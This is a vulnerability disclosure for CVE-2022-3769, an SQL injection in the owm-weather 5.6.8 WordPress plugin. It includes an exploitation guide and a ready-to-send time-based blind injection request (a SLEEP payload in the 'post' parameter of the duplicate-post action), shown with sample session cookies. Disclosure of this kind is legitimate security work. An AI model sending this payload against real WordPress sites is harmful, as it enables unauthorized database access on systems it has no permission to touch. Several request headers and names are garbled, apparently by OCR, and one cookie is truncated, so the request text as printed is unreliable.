

Home / owm-weather 5.6.8 WordPress plug-in SQL injection

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Vulnerability Metadata

Кеу	Value
Date of Disclosure	September 02 2022
Affected Software	owm-weather
Affected Software Type	WordPress plugin
Version	5.6.8
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-3769
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/owm-weather/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3769


Vulnerability Description

The post GET query parameter in own-weather 5.6.8 is vulnerable to SQL injection. An attacker with role of Contributor or above may abuse the Add duplicate link functionality in Ownmweather php. This leads to a threat actor crafting a malicious GET request.

Exploitation Guide


Login as user with Contributor role or above. This attack requires at least Contributor privileges.

Yugi Moto yugi@kc.org Contributor 0




Go to All Weather under Weather option on the WordPress site dashboard. A sample GeoLocation post is automatically published after the plugin installation.





Click Duplicate under the published post.



 ${\sf Clicking} \ \ {\tt Duplicate} \ \ {\sf triggers} \ the \ {\sf vulnerable} \ {\sf request}, \\ \ {\tt post} \ \ {\sf is} \ the \ {\sf vulnerable} \ {\sf query} \ {\sf parameter}.$



A POC may look like the following request:



```
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost/wp-admin/edit.php?post_type=owm-weather
  Connection: close
 9 Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
  wordpress c9db569cb388e160e4b86ca1ddff84d7=
  yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C88f3cc36ba609b188de002963527b14cb9cc90e9e5f9812c8e2e9bb0f6fdc8e8;
   wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
   yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C9e8d03ccd12e3ab8f2326d656497d5047698bea37840fcdac2bcda284af7c2e4; wp-settings-time-4=
   1666488997
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

In the code, the vulnerability is triggered by un-sanitized user input of post at line 364 in ./owmweather.php

At line 397 in ./owmweather.php the database query call on \$post_id leads to SQL injection.

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be triggered by sending the request below:

```
GET /wp-admin/admin.php?action=ownww_duplicate_post_as_draft&post=47+AND+(SELECT+7741+FROM+(SELECT(SLEEP(3)))hlaf) HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0

Accept: text/html_application/xhtml+xml_application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US_en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/edit.php?post_type=own-weather

Connection: close

Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=yugi%7C16666617*

Uggrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Bote: avaigate

Sec-Fetch-Site: same-origin

Sec-Fetch-Site: same-origin
```